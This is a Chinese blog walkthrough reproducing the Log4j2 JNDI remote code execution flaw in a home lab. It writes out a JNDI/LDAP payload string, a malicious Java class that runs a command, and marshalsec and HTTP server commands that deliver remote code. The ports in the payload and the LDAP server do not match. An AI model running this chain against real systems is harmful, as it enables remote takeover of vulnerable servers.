




Log4j2远程代码执行漏洞本地复现

原创


CleanMe  于 2021-12-12 11:40:51 发布  4723  收藏 7

分类专栏: [漏洞复现](#) 文章标签: [安全 java log4j2](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_49490199/article/details/121883791

版权



[漏洞复现](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

文章目录

[windows环境搭建](#)

[kali环境搭建](#)

[进行攻击](#)

复现环境

- 攻击机: kali
- 目标机器: windows10

影响版本: log4j2 版本小于 log4j-2.15.0-rc2 的版本

windows环境搭建


windows10中安装jdk1.8版本

```
C:\Users\Administrator>java -version
java version "1.8.0_131"
Java(TM) SE Runtime Environment (build 1.8.0_131-b11)
Java HotSpot(TM) 64-Bit Server VM (build 25.131-b11, mixed mode)
```

打开受影响版本的jar包,文件放在了百度网盘中,请自取

链接: https://pan.baidu.com/s/1Jn-hXXv2uXc_W06bJ9-46Q

提取码: c4qy




```
Project
├── Log4j-exp [Log4j-rce] C:\Users\LYK
│   ├── .idea
│   │   ├── artifacts
│   │   ├── libraries
│   │   ├── compiler.xml
│   │   ├── jarRepositories.xml
│   │   ├── misc.xml
│   │   ├── modules.xml
│   │   └── workspace.xml
│   ├── src
│   │   ├── main
│   │   └── java
│   │       └── log4jRCE
│   ├── META-INF
│   ├── target
│   │   ├── Log4j-rce.iml
│   │   └── pom.xml
│   └── External Libraries
│   └── Scratches and Consoles
└── log4jRCE.java
    1 import org.apache.logging.log4j.Logger;
    2 import org.apache.logging.log4j.LogManager;
    3
    4
    5 public class log4jRCE {
    6     private static final Logger logger = LogManager.getLogger(log4jRCE.class);
    7     public static void main(String[] args) { logger.error("s: "${jndi:ldap://192.168.222.135:9999/calc}"); }
    8
    9
   10
   11 }
```

CSDN @CleanMe

kali环境搭建

jdk版本1.8



```
(kiki@kali) - [~/桌面/java_tset]
└─$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)

(kiki@kali) - [~/桌面/java_tset]
└─$
```

CSDN @CleanMe

下载marshalsec

```
git clone https://github.com/mbechler/marshalsec.git
```

下载maven

```
sudo apt-get install maven
```

在下载marshalsec文件夹中使用maven编译marshalsec成jar包

```
mvn clean package -DskipTests
```

编译完成的界面

```
[INFO] about.html already added, skipping
[WARNING] Configuration options: 'appendAssemblyId' is set to false, and 'classifier' is missing.
Instead of attaching the assembly file: /home/kiki/桌面/marshalsec/target/marshalsec-0.0.3-SNAPSHOT-all.jar, it will become the file for main project artifact.
NOTE: If multiple descriptors or descriptor-formats are provided for this project, the value of this file will be non-deterministic!
[WARNING] Replacing pre-existing project main-artifact file: /home/kiki/桌面/marshalsec/target/marshalsec-0.0.3-SNAPSHOT.jar
with assembly file: /home/kiki/桌面/marshalsec/target/marshalsec-0.0.3-SNAPSHOT-all.jar
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 16.015 s
[INFO] Finished at: 2021-12-12T11:17:04+08:00
[INFO] -----
(kiki@kali) - [~/桌面/marshalsec]
$
```

CSDN @CleanMe

编写恶意代码文件calc.java,功能是在windows中执行calc命令,弹出计算器

```
import java.lang.Runtime;
import java.lang.Process;
public class calc{
    static {
        try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"calc"};
            Process pc = rt.exec(commands);
            pc.waitFor();
        } catch (Exception e) {
        }
    }
}
```

javac编译calc.java文件

```
javac calc.java
```

```
(kiki@kali) - [~/桌面/java_tset]
$ javac calc.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
(kiki@kali) - [~/桌面/java_tset]
$
```

当前目录的内容

```
(kiki@kali) - [~/桌面/java_tset]
$ ls
calc.class  calc.java
```

在当前目录用python搭建http服务传输class文件

```
python -m SimpleHTTPServer 8080
```

```
(kiki@kali) - [~/桌面/java_tset]
$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

进入marshalsec下的target目录启动一个LDAP服务器，监听1234端口

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://[ip]/#calc" 1234
```


命令中的ip填刚才搭建http服务的ip地址和端口,calc就是class类名

```
(kiki@kali) - [~/桌面/marshalsec/target]
$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.222.135:8080/#calc" 1234
Picked up JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1234
```

环境就搭建完了

进行攻击

直接运行windows10机子中的代码,相当于往日志中写入恶意代码



可以看到成功的弹出了计算机,那么其他命令也能执行了